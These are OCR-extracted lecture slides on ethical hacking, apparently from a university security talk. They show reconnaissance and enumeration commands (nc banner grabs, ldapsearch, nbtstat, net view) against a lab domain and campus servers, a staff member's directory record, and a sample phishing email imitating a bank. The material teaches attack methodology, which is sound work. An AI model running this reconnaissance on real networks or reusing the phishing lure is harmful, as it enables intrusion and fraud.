Set-Cookie: uvic_bar=deleted; expires=Mon, 16-Nov-2009 21:18:29 GMT; path=/;
domain=.uvic.ca
Content-Type: text/html
Set-Cookie: www_www=3800524942.20480.0000; path=/
```


```
eric@vanilla:~$ nc www.phys.uvic.ca 80
HEAD / HTTP/1.0

HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Content-Location: http://142.104.61.2/index.html
Date: Tue, 16 Nov 2010 21:19:15 GMT
Content-Type: text/html
Accept-Ranges: bytes
Last-Modified: Tue, 02 Nov 2010 17:00:39 GMT
ETag: "8095b579af7acb1:a1d"
Content-Length: 10325
```


```
eric@vanilla:~$ nc www.engr.uvic.ca 80
HEAD / HTTP/1.0

HTTP/1.1 301 Moved Permanently
Date: Tue, 16 Nov 2010 21:19:40 GMT
Server: Apache/2.2.3 (CentOS)
Location: http://www.uvic.ca/engineering/
Connection: close
Content-Type: text/html; charset=iso-8859-1
```

```
eric@vanilla:~$ ldapsearch -x -h 142.104.0.164 -b "dc=hackthis,dc=foo" -D "guest@hackthis.foo" -W -s sub "(cn=guest)"
Enter LDAP Password:
# Guest, Users, hackthis.foo
dn: CN=Guest,CN=Users,DC=hackthis,DC=foo
objectClass: top
objectClass: person
objectClass: organizationalPerson
objectClass: user
cn: Guest
description: Built-in account for guest access to the computer/domain
distinguishedName: CN=Guest,CN=Users,DC=hackthis,DC=foo
whenCreated: 20100909193553.0Z
whenChanged: 20101113003329.0Z
memberOf: CN=Group Policy Creator Owners,CN=Users,DC=hackthis,DC=foo
memberOf: CN=Domain Admins,CN=Users,DC=hackthis,DC=foo
memberOf: CN=Enterprise Admins,CN=Users,DC=hackthis,DC=foo
memberOf: CN=Schema Admins,CN=Users,DC=hackthis,DC=foo
memberOf: CN=Administrators,CN=Builtin,DC=hackthis,DC=foo
name: Guest
userAccountControl: 66048
badPwdCount: 0
codePage: 0
countryCode: 0
lastLogoff: 0
lastLogon: 129340812228838750
pwdLastSet: 129285042455468750
primaryGroupID: 513
logonCount: 85
sAMAccountName: guest
sAMAccountType: 805306368
objectCategory: CN=Person,CN=Schema,CN=Configuration,DC=hackthis,DC=foo
mail: guest@hackthis.foo
```

```
ldapsearch -x -h ldap.uvic.ca -b "ou=people,dc=uvic,dc=ca" -s sub "(sn=van wiltenburg)”
# LDAPv3
# base <ou=people,dc=uvic,dc=ca> with scope subtree
# filter: (sn=van wiltenburg)
# requesting: ALL
# vanwilt, People, uvic.ca
dn: uid=vanwilt,ou=People,dc=uvic,dc=ca
labeledUri: infosec.uvic.ca/hackthis
eduPersonAffiliation: SYST_employee
eduPersonAffiliation: alum
eduPersonAffiliation: employee
eduPersonAffiliation: former_student
eduPersonAffiliation: non_instructional_staff
eduPersonAffiliation: staff
telephoneNumber: (250) 472-5204
objectClass: top
objectClass: person
objectClass: organizationalPerson
objectClass: inetorgperson
objectClass: eduPerson
objectClass: uvicEduPerson
objectClass: posixAccount
objectClass: inetLocalMailRecipient
departmentNumber: NETS
mail: vanwilt@uvic.ca
cn: Eric van Wiltenburg
sn: van Wiltenburg
roomNumber: CLE$D081
```


```
eric@vanilla:~$ lookupuser vanwiltEnter LDAP Password:
# vanwilt, NetlinkID, IDM, uvic.ca
dn: CN=vanwilt,OU=NetlinkID,OU=IDM,DC=uvic,DC=ca
objectClass: top
objectClass: person
objectClass: organizationalPerson
objectClass: user
cn: vanwilt
sn: van Wiltenburg
telephoneNumber: (250) 472-5204
givenName: Eric
distinguishedName: CN=vanwilt,OU=NetlinkID,OU=IDM,DC=uvic,DC=ca
instanceType: 4
whenCreated: 20050130161713.0Z
whenChanged: 20140311151115.0Z
displayName: Eric van Wiltenburg
uSNCreated: 55262
memberOf: CN=Information Security Team,OU=INFOSEC,OU=Exchange Groups,DC=uvic,DC=ca
memberOf: CN=CHD Tools Homer Admin,OU=CHD Tools,OU=Groups,OU=CHD,DC=uvic,DC=ca
memberOf: CN=CHD Additional Homer Users,OU=Groups,OU=CHD,DC=uvic,DC=ca
memberOf: CN=INFOSEC Users,OU=Groups,OU=INFOSEC,DC=uvic,DC=ca
memberOf: CN=CHD Additional Homer Users,OU=Groups,OU=CHD,DC=oak,DC=uvic,DC=ca
memberOf: CN=SYST SecureDoc Admins,OU=Groups,OU=CASS,DC=oak,DC=uvic,DC=ca
memberOf: CN=CASS NETS VOIP Admins,OU=Groups,OU=NETS,OU=CASS,DC=oak,DC=uvic,DC=ca
memberOf: CN=CLTE WDS Users,OU=Functional,OU=Groups,OU=CLTE,DC=uvic,DC=ca
memberOf: CN=CLTE Disk Images (RO),OU=Server Roles,OU=Groups,OU=CLTE,DC=uvic,DC=ca
memberOf: CN=CLTE WDS Dev. users,OU=Functional,OU=Groups,OU=CLTE,DC=uvic,DC=ca
memberOf: CN=SYST NETS VPN INFOSEC,OU=SYST NETS VPN Groups,OU=Groups,OU=NETS,OU=SYST,DC=uvic,DC=ca
memberOf: CN=Systems PMO Notices,OU=Systems,OU=Exchange Groups,DC=uvic,DC=ca
memberOf: CN=Systems PRC,OU=Systems,OU=Exchange Groups,DC=uvic,DC=ca
memberOf: CN=CAB - Change Advisory Board,OU=Systems,OU=Exchange Groups,DC=uvic
 ,DC=ca
memberOf: CN=University Systems Non-Work Related,OU=Systems,OU=Exchange Groups
```

ipPhone: 5204
msExchRecordedName:: 5q2V5J2s5r2S44GJ5IWB5aGC5ZmR5Jma5rWa44Cx5ImJ5IWJ5IWB5KGB5
 IWB5IWF5ImR5IS45JWB5pmB5IWB5ImB5IWB5IWn5IWB5rWC5Z2Z44GO5IWC5IWB5IWB5IWB5IWB5q
 2C5aGZ5qGS5JGV5IWR5YGB4ryv4ryv4ryv44yv4qy15rmm4ry344yv4ry34ryv4ryv4ryv4ryv4ry
 W45aGm4qy15KGm46Gw5aGm45205YGm4qy555mm45Wy4ryr45G24ry545Wy5pir45Gu4ry545Wm5YC
 r55mQ4qy355Cv5Ly355Sz4qy356C35aCr44m45J2j5r205Jma5pi55rGY5oyx5JmY5pSx44mY5rWK
 5KGi452O5pir55GE55S25rGm5Ly15qWU55S05qmQ4qy05rWU4qy155mu5YCr44S144mh5qWa44WY5
 pS15rGY5pi55J2a54mo5rmi46GO5pir55mQ4qy25rWq55S15rGi5Ly15rWi5pS254my5Ly355yz5p
 S444Cv4ry546Wy5piv45y15aGk56mW5Z2j55C15Z2i54Sx5rWa5q2S44mZ5p2C5Z2Z5rmW442h45W
 G5YCv55WM5pS35r224qy154Gq5Ly254Gu55S255Sz5YC444WI55ir46Gu44yv45ix5aGl44Wk5aGk
 44Wa5aGk45Wa5rml45Ws5rml46Gw5KGm452w5KGm45yx5KGm46Cx5KGm45Gs442k44Wa5rmj56GC4
 42j56GK5rmj44WK5rmk45Ga5rml46W055mm46C35YCv46W65YCv46Cz5YCv45W65pir46Gy5piv4r
 yz55mm4qy54ryv4qy54ryv4ryv4ryv4qyv55iv4qy34ryv4ryv44yv46Cx5KGm45245rml4520442
 l46G05KGm45m05rml45Ww5aGl44mk5rmk44ma5aGk45Ga5aGl452w5KGm4ry34ryv45yz55ir45mu
 55ir452y4ryr4qyz5piv4qy344yv4ry34ryv4ryv44yv46C1442l46G45pmm4ryv4ryv4ryv4ryv4
 ryv5piv46W65piv46Sz5YCv46G65piv46Sz55iv4ryv4ryv4ryv5rmm4ry344yv46S15aGm46S15a
 Gm46Sx5aGm46W45rmm4qy15aGm46G45aGm46Sx5rmm46Cx5KGm46Cx5KGm46G45pmm4ryv4ryv4ry
 v55mm4ryv55iv4qyz5piv46Sz5YCv46G25YCv46G65YCv46G65YCv45265YCv4qyz55iv4ry34ryv
 4ry35rmm46S15KGm46G4442l4524442l45m05aGl45mw5rml45mw442l46G0442l46G45KGm46Sx5
 aGm4qyx5rmm4qy15rmm4qy14ryv4qy55rmm4qy144yv4ry34ryv4qy555mm4ryv5rmm4ry344yv4q
homeMDB: CN=DB8,CN=SG8,CN=InformationStore,CN=emc4,CN=Servers,CN=Exchange Admi
 nistrative Group (FYDIBOHF23SPDLT),CN=Administrative Groups,CN=UVic,CN=Micros
 oft Exchange,CN=Services,CN=Configuration,DC=uvic,DC=ca
ciscoEcsbuAlternateDtmfIds: 3517
ciscoEcsbuAlternateDtmfIds: 2507046066

C:\>nbtstat -a skinner

Local Area Connection:
Node IpAddress: [142.104.0.169] Scope Id: []

NetBIOS Remote Machine Name Table

Name	Type	Status
SKINNER	<00> UNIQUE	Registered
HACKTHIS	<00> GROUP	Registered
HACKTHIS	<1C> GROUP	Registered
SKINNER	<20> UNIQUE	Registered
HACKTHIS	<1B> UNIQUE	Registered
HACKTHIS	<1E> GROUP	Registered
HACKTHIS	<1D> UNIQUE	Registered
..__MSBROWSE__.<01>	GROUP	Registered


MAC Address = 00-0C-29-6C-3D-D7

```
C:\>net view /domain:hackthis
Server Name            Remark

-------------------------------------------------------------------------------
\\FLANDERS             Standard XP Build 3.0
\\SKINNER
The command completed successfully.
```


```
C:\>net view /domain:hackthis \\skinner
Shared resources at \\skinner


Share name    Type  Used as  Comment

-------------------------------------------------------------------------------
NETLOGON      Disk           Logon server share
Public        Disk
SYSVOL        Disk           Logon server share
TradeSecrets  Disk           All the crown jewels are in here
The command completed successfully.


C:\>
```

Today's Agenda

1. What is Ethical Hacking?
2. Footprinting
3. Scanning
4. Enumeration
5. Exploitation
6. Post-Exploitation
7. Back to Ethics



Exploitation

- Finally!
- Use information from Fingerprinting, Scanning, and Enumeration
- More than just vulnerability scanning – provides proof
- Today's demo
  - just an example
  - In real life, you will need to get creative and use all the skills you have.


Social Engineering

- Phishing @UVic
  - Multiple attacks daily on average
- Baiting
  - Example: USB keys at bank
- Read books by Kevin Mitnick and Ira Winkler
- Social engineering works not because the attackers are so smart, but because the targets are so dumb.

Important Notice – INBOX

Message

Important Notice

TD Canada Trust

Sent: Wednesday, January 25, 2012 9:53 AM

To: undisclosed-recipients:;

TD Canada Trust

Dear Customer,


We recently reviewed your account, and suspect that your TD Canada Trust Online Banking account might have been accessed by an unauthorized third party.


Protecting the security of your account is our primary concern, therefore as a preventive measure, we have temporarily limited access to sensitive account features.


To restore your account access, we need you to confirm your identity.

Please follow the link below to proceed to confirming your account information:
https://easywebsoc.td.com/waw/idp/login.htm?execution=e1s11sessargs8WiAT-tsM5PMX8vgoSt9YoyidHmkqZJJ.

If you are concerned about the authenticity of this message, please click here or call the phone number on the back of your credit card.
If you would like to learn more about e-mail security or want to report a suspicious e-mail, click here.

